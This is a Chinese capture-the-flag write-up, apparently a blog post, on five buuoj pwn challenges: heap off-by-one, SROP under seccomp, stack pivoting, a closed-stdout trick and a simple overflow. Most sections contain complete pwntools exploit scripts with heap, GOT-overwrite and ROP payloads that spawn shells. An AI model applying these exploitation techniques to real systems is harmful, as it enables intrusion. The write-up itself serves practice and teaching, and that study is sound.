

# buuoj Pwn writeup 71-75

原创

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订阅专栏

## 71 hitcontraining\_heapcreator

保护

```
RELRO           STACK CANARY      NX              PIE             RPATH          RUNPATH         Symbols         FORTIF
Y               Fortified         Fortifiable    FILE
Partial RELRO   Canary found     NX enabled     No PIE          No RPATH        No RUNPATH      85 Symbols     Yes  0
4               ./71
```

菜单

```
int menu()
{
    puts("-----");
    puts("           Heap Creator           ");
    puts("-----");
    puts(" 1. Create a Heap                ");
    puts(" 2. Edit a Heap                  ");
    puts(" 3. Show a Heap                  ");
    puts(" 4. Delete a Heap                ");
    puts(" 5. Exit                          ");
    puts("-----");
    return printf("Your choice :");
}
```

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功能还是很齐全的, 题目应该不难。


create

```
char buf[8]; // [rsp+10h] [rbp-20h] BYREF
unsigned __int64 v5; // [rsp+18h] [rbp-18h]

v5 = __readfsqword(0x28u);
for ( i = 0; i <= 9; ++i )
{
    if ( !*(&heaparray + i) )
    {
        *(&heaparray + i) = malloc(0x10uLL);
        if ( !*(&heaparray + i) )
        {
            puts("Allocate Error");
            exit(1);
        }
        printf("Size of Heap : ");
        read(0, buf, 8uLL);
        size = atoi(buf);
        v0 = (__int64)*(&heaparray + i);
        *(_QWORD *)(v0 + 8) = malloc(size);
        if ( !*((_QWORD *)*(&heaparray + i) + 1) )
        {
            puts("Allocate Error");
            exit(2);
        }
        *(_QWORD *)*(&heaparray + i) = size;
        printf("Content of heap:");
        read_input*((_QWORD *)*(&heaparray + i) + 1), size);
        puts("Successful");
        return __readfsqword(0x28u) ^ v5;
    }
}
return __readfsqword(0x28u) ^ v5;
}
```

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结构简单。



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edit

```

unsigned __int64 edit_heap()
{
    int v1; // [rsp+Ch] [rbp-14h]
    char buf[8]; // [rsp+10h] [rbp-10h] BYREF
    unsigned __int64 v3; // [rsp+18h] [rbp-8h]

    v3 = __readfsqword(0x28u);
    printf("Index :");
    read(0, buf, 4uLL);
    v1 = atoi(buf);
    if ( v1 < 0 || v1 > 9 )
    {
        puts("Out of bound!");
        _exit(0);
    }
    if ( *(&heaparray + v1) )
    {
        printf("Content of heap : ");
        read_input(*((_QWORD *)(&heaparray + v1) + 1), *((_QWORD *)(&heaparray + v1) + 1LL));
        puts("Done !");
    }
    else
    {
        puts("No such heap !");
    }
    return __readfsqword(0x28u) ^ v3;
}
  
```

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read\_input那里有off by one。

show

```
unsigned __int64 show_heap()
{
    int v1; // [rsp+Ch] [rbp-14h]
    char buf[8]; // [rsp+10h] [rbp-10h] BYREF
    unsigned __int64 v3; // [rsp+18h] [rbp-8h]

    v3 = __readfsqword(0x28u);
    printf("Index :");
    read(0, buf, 4uLL);
    v1 = atoi(buf);
    if ( v1 < 0 || v1 > 9 )
    {
        puts("Out of bound!");
        _exit(0);
    }
    if ( *(&heaparray + v1) )
    {
        printf("Size : %ld\nContent : %s\n", *(_QWORD *)(&heaparray + v1), *((const char **)(&heaparray + v1) + 1));
        puts("Done !");
    }
    else
    {
        puts("No such heap !");
    }
    return __readfsqword(0x28u) ^ v3;
}
```

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delete

```
unsigned __int64 delete_heap()
{
    int v1; // [rsp+Ch] [rbp-14h]
    char buf[8]; // [rsp+10h] [rbp-10h] BYREF
    unsigned __int64 v3; // [rsp+18h] [rbp-8h]

    v3 = __readfsqword(0x28u);
    printf("Index :");
    read(0, buf, 4uLL);
    v1 = atoi(buf);
    if ( v1 < 0 || v1 > 9 )
    {
        puts("Out of bound!");
        _exit(0);
    }
    if ( *(&heaparray + v1) )
    {
        free(*((void **)(&heaparray + v1) + 1));
        free(*(&heaparray + v1));
        *(&heaparray + v1) = 0LL;
        puts("Done !");
    }
    else
    {
        puts("No such heap !");
    }
    return __readfsqword(0x28u) ^ v3;
}
```

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平平无奇输出删除。

那我们就是常规思路，通过off by one，制造overlapping，然后泄露地址，malloc\_hook一套给它带走。

首先我们想的是通过off by one，申请4个0x71大小的chunk，将第一个chunk的size改成0xe1，然后free掉，从而制造overlapping，我们再将第一个申请回来，然后地址就会中第二个chunk中，就可以释放地址。顺路把第二个的chunkfd改成malloc - 0x8的位置，然后申请回来，编辑就好了。

但是要注意的是因为里面create一次会创建两个chunk，大小也不一样，所以我们要先申请并且释放一些0x10的chunk，来让后面那些0x70的chunk是在一起的，方便溢出。

exp

```
# -*- coding: utf-8 -*-
from pwn import *

#r = remote('node3.buuoj.cn', 25794)
r = process('./71')

context.log_level = "debug"

elf = ELF('./71')
libc = ELF('./64/libc-2.23.so')
#libc = ELF('/home/wuangwang/glibc-all-in-one-master/glibc-all-in-one-master/libs/2.23-0ubuntu11.2_amd64/libc.so.6')
one_gadget = 0x4526a

def create(size, content):
    r.sendlineafter("Your choice :", "1")
    r.sendlineafter("Size of Heap :", str(size))
    r.sendlineafter("Content of heap:", content)

def edit(index, content):
    r.sendlineafter("Your choice :", "2")
    r.sendlineafter("Index :", str(index))
    r.sendlineafter("Content of heap :", content)

def show(index):
    r.sendlineafter("Your choice :", "3")
    r.sendlineafter("Index :", str(index))

def delete(index):
    r.sendlineafter("Your choice :", "4")
    r.sendlineafter("Index :", str(index))

create(0x18, '0000') #0
create(0x18, '0000') #1
create(0x18, '0000') #2
delete(0)
delete(1)
delete(2)

create(0x68, 'aaaa') #0
create(0x68, 'bbbb') #1
create(0x68, 'cccc') #2
create(0x68, 'dddd') #3

#0x68的大小申请到的chunk是0x70，这样便于之后对malloc_hook进行攻击

payload = 'a' * 0x68 + '\xe1'
edit(0, payload)
```

```

delete(1)
create(0x68, 'aaaa') #1

show(2)

malloc = u64(r.recvuntil('\x7f')[-6:].ljust(8, '\x00'))

malloc_hook = (malloc & 0xFFFFFFFFFFFF000) + (libc.sym['__malloc_hook'] & 0xfff)
libc_base = malloc_hook - libc.sym['__malloc_hook']
realloc = libc_base + libc.sym['realloc']
one_gadget = libc_base + one_gadget

print hex(malloc_hook)
print hex(libc_base)

create(0x68, 'eeee') #4
delete(4)

payload = p64(malloc_hook - 0x23)
edit(2, payload)

create(0x68, 'eeee') #4
create(0x68, 'p' * 0xb + p64(one_gadget) + p64(realloc + 13))

#gdb.attach(r)

r.sendlineafter("Your choice :", "1")

r.interactive()

```

注意到got表是可以覆写的，又注意到这道题他是双层结构，我们可以把第一层的覆盖掉，也可以去泄露地址，去覆写got表。所以我们这里的话把free的got表的地址写在第一层的ptr的地方，从而利用。

exp

```

# -*- coding: utf-8 -*-
from pwn import *

#r = remote('node3.buuoj.cn',25138)
r = process('./71')

context.log_level = "debug"

elf = ELF('./71')
libc = ELF('./64/libc-2.23.so')
#libc = ELF('/home/wuangwuang/glibc-all-in-one-master/glibc-all-in-one-master/Libs/2.23-0ubuntu11.2_amd64/libc.so.6')
one_gadget = 0x4526a

def create(size, content):
    r.sendlineafter("Your choice :", "1")
    r.sendlineafter("Size of Heap : ", str(size))
    r.sendlineafter("Content of heap:", content)

def edit(index, content):
    r.sendlineafter("Your choice :", "2")
    r.sendlineafter("Index :", str(index))
    r.sendlineafter("Content of heap : ", content)

def show(index):
    r.sendlineafter("Your choice :", "3")
    r.sendlineafter("Index :", str(index))

def delete(index):
    r.sendlineafter("Your choice :", "4")
    r.sendlineafter("Index :", str(index))

free_got = elf.got['free']

create(0x18, 'aaaa')
create(0x10, 'bbbb')
create(0x10, 'cccc')

edit(0, '/bin/sh\x00'+p64(0)*2+'\x81')
delete(1)
create(0x70, p64(0)*8+p64(0x8)+p64(elf.got['free']))

show(2)
free_addr=u64(r.recvuntil('\x7f')[-6:].ljust(8, '\x00'))

print hex(free_got)

libc_base=free_addr-libc.sym('free')
system_addr=libc_base+libc.sym('system')

edit(2, p64(system_addr))
#gdb.attach(p)
delete(0)
r.interactive()

```

保护

RELRO	STACK CANARY	NX	PIE	RPATH	RUNPATH	Symbols	FORTIF
Y	Fortified	Fortifiable	FILE				
Full RELRO	Canary found	NX enabled	PIE enabled	No RPATH	No RUNPATH	No Symbols	Yes 0
2	.172						

```
__int64 sub_1202()
{
    __int64 v1; // [rsp+8h] [rbp-8h]

    v1 = seccomp_init(2147418112LL);
    seccomp_rule_add(v1, 0LL, 41LL, 0LL);
    seccomp_rule_add(v1, 0LL, 42LL, 0LL);
    seccomp_rule_add(v1, 0LL, 49LL, 0LL);
    seccomp_rule_add(v1, 0LL, 50LL, 0LL);
    seccomp_rule_add(v1, 0LL, 56LL, 0LL);
    seccomp_rule_add(v1, 0LL, 59LL, 0LL);
    seccomp_rule_add(v1, 0LL, 10LL, 0LL);
    seccomp_rule_add(v1, 0LL, 9LL, 0LL);
    seccomp_rule_add(v1, 0LL, 57LL, 0LL);
    return seccomp_load(v1);
}
```

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这一堆东西，加了沙箱。

```
unsigned __int64 sub_1347()
{
    char buf[264]; // [rsp+0h] [rbp-110h] BYREF
    unsigned __int64 v2; // [rsp+108h] [rbp-8h]

    v2 = __readfsqword(0x28u);
    puts("Welcome to v&n challenge!");
    printf("Here is my gift: 0x%llx\n", &puts);
    printf("Please input magic message: ");
    read(0, buf, 256uLL);
    syscall(15LL);
    return __readfsqword(0x28u) ^ v2;
}
```

<https://blog.csdn.net/yongbaonii>

程序也是稀奇古怪。

先给了puts的地址。

syscall参数是15的话时调用的sigreturn。




平常我们是先调用signal，再调用sigreturn。

## Signal in Unix-like System

Signal这套机制在1970年代就被提出来并整合进了UNIX内核中，它在现在的操作系统中被使用的非常广泛，比如内核要杀死一个进程（`kill -9 $PID`），再比如为进程设置定时器，或者通知进程一些异常事件等等。

如下图所示，当内核向某个进程发起（deliver）一个signal，该进程会被暂时挂起（suspend），进入内核（1），然后内核为该进程保存相应的上下文，跳转到之前注册好的signal handler中处理相应signal（2），当signal handler返回之后（3），内核为该进程恢复之前保存的上下文，最后恢复进程的执行（4）。



<http://blog.csdn.net/FreeBuf>

但是这个里面我们是直接调用的sigreturn，所以会把buf里面的东西返回成寄存器的状态。

因为禁用了execve，所以我们只能用open-read-write去获取flag。

然后我们就在buf里面输入一些寄存器的状态。

```

from pwn import *
from LibcSearcher import *

libc = ELF('./64/libc-2.23.so')
r = remote('node3.buwoj.cn', 25083)

elf = ELF('./72')

context(os='linux', arch='amd64', log_level='debug')

r.recvuntil(': ')
puts_addr = int(r.recv(14), 16)

libcbase = puts_addr - libc.symbols['puts']
open_addr = libcbase + libc.symbols['open']
read = libcbase + libc.symbols['read']
write = libcbase + libc.symbols['write']
bss = libcbase + 0x00000000003c5720 + 0x400
pop_rdi = libcbase + 0x21102
pop_rsi = libcbase + 0x202e8
pop_rdx = libcbase + 0x1b92

frame = SigreturnFrame()
frame.rdi = 0
frame.rsi = bss
frame.rdx = 0x100
frame.rip = read
frame.rsp = bss
r.sendafter('Please input magic message:', str(frame)[8:])
print 'bss:'+hex(bss)

flag_addr = bss + 0x98
#flag_addr=0x7ffff77d2f6a
payload = p64(pop_rdi) + p64(flag_addr) + p64(pop_rsi) + p64(0) + p64(open_addr)
payload += p64(pop_rdi) + p64(3) + p64(pop_rsi) + p64(bss) + p64(pop_rdx) + p64(0x100) + p64(read)
payload += p64(pop_rdi) + p64(1) + p64(pop_rsi) + p64(bss) + p64(pop_rdx) + p64(0x100) + p64(write)
payload += 'flag\x00'

#gdb.attach(r)
r.send(payload)
r.interactive()

```

## 73 ciscn\_2019\_s\_4

保护

RELRO	STACK CANARY	NX	PIE	RPATH	RUNPATH	Symbols	FORTIF
Y	Fortified	Fortifiable	FILE				
Partial RELRO	No canary found	NX enabled	No PIE	No RPATH	No RUNPATH	79 Symbols	No 0
6	. /73						

```
int vul()
{
    char s[40]; // [esp+0h] [ebp-28h] BYREF

    memset(s, 0, 0x20u);
    read(0, s, 48u);
    printf("Hello, %s\n", s);
    read(0, s, 48u);
    return printf("Hello, %s\n", s);
}

int hack()
{
    return system("echo flag");
}
```

<https://blog.csdn.net/yongbaoli>

平平无奇

栈溢出与平平无奇后门函数。

后门函数有问题，参数不对，但是溢出长度又受限，只能溢出到返回地址。

考虑栈迁移，但是栈迁移不能迁移到bss段，因为没有办法往bss段写函数只有往buf上迁移。

那就必须先有buf的地址。

通过泄露ebp获得buf地址。

然后迁移过去就好了。

exp

```
from pwn import *

r = remote('node3.buuoj.cn', 29949)

leave_ret = 0x8048562
system_addr = 0x8048400

payload = 'a' * 0x24 + 'bbbb'
r.send(payload)
r.recvuntil('bbbb')
ebp = u32(r.recv(4))
print(hex(ebp))
buf = ebp - 56

payload = ('aaaa' + p32(system_addr) + 'bbbb' + p32(buf + 16) + '/bin/sh\x00').ljust(0x28, 'a') + p32(buf) + p32(leave_ret)

r.send(payload)

r.interactive()
```

## 74 wustctf2020\_closed

保护

```

RELRO          STACK CANARY      NX              PIE             RPATH          RUNPATH        Symbols        FORTIF
Y             Fortified        Fortifiable    FILE
Partial RELRO  No canary found NX enabled      No PIE         No RPATH       No RUNPATH     76 Symbols    No  0
0             ./.74

```

```

__int64 vulnerable()
{
    puts("HaHaHa!\nWhat else can you do???");
    close(1);
    close(2);
    return shell();
}

```

<https://blog.csdn.net/yongbaoii>

两个close就不让去执行shell。

还问我能干嘛.....好家伙.....


close (1) 关闭了标准输出

close (2) 关闭了标准错误

我们只剩下标准输入，并且看到程序会返回shell（0是标准输入，1是标准输出，2是标准错误）

最后用的是stdout重定向

stdout



```

HaHaHa!
What else can you do???
exec 1>&0
ls
bin
boot
dev
etc
flag

```

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因此这题不用写exp，直接执行 `exec 1>&0` ,也就是把标准输出重定向到标准输入，因为默认打开一个终端后，0，1，2都指向同一个位置也就是当前终端，所以这条语句相当于重启了标准输出，此时就可以执行命令并且看得到输出了

## 75 mrctf2020\_easyoverflow

保护

RELRO	STACK CANARY	NX	PIE	RPATH	RUNPATH	Symbols	FORTIF
Y	Fortified	Fortifiable	FILE				
Full RELRO	Canary found	NX enabled	PIE enabled	No RPATH	No RUNPATH	69 Symbols	Yes 0
2	.75						

main

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
    char v4[48]; // [rsp+0h] [rbp-70h] BYREF
    char v5[24]; // [rsp+30h] [rbp-40h] BYREF
    __int64 v6; // [rsp+48h] [rbp-28h]
    __int64 v7; // [rsp+50h] [rbp-20h]
    __int64 v8; // [rsp+58h] [rbp-18h]
    __int16 v9; // [rsp+60h] [rbp-10h]
    unsigned __int64 v10; // [rsp+68h] [rbp-8h]

    v10 = __readfsqword(0x28u);
    strcpy(v5, "ju3t_@_f@k3_f1@g");
    v6 = 0LL;
    v7 = 0LL;
    v8 = 0LL;
    v9 = 0;
    gets(v4, argv);
    if ( !(unsigned int)check((__int64)v5) )
        exit(0);
    system("/bin/sh");
    return 0;
}
```

<https://blog.csdn.net/yongbaoli>

check

```
__int64 __fastcall check(__int64 a1)
{
    int i; // [rsp+18h] [rbp-8h]
    int v3; // [rsp+1Ch] [rbp-4h]

    v3 = strlen(fake_flag);
    for ( i = 0; ; ++i )
    {
        if ( i == v3 )
            return 1LL;
        if ( *(_BYTE *)(i + a1) != fake_flag[i] )
            break;
    }
    return 0LL;
}
```

<https://blog.csdn.net/yongbaoli>

就溢出然后覆盖掉就行。

```
from pwn import *  
  
r=remote("node3.buuoj.cn",25779)  
payload='a'*0x30+"n0t_r3@11y_f1@g"  
r.sendline(payload)  
r.interactive()
```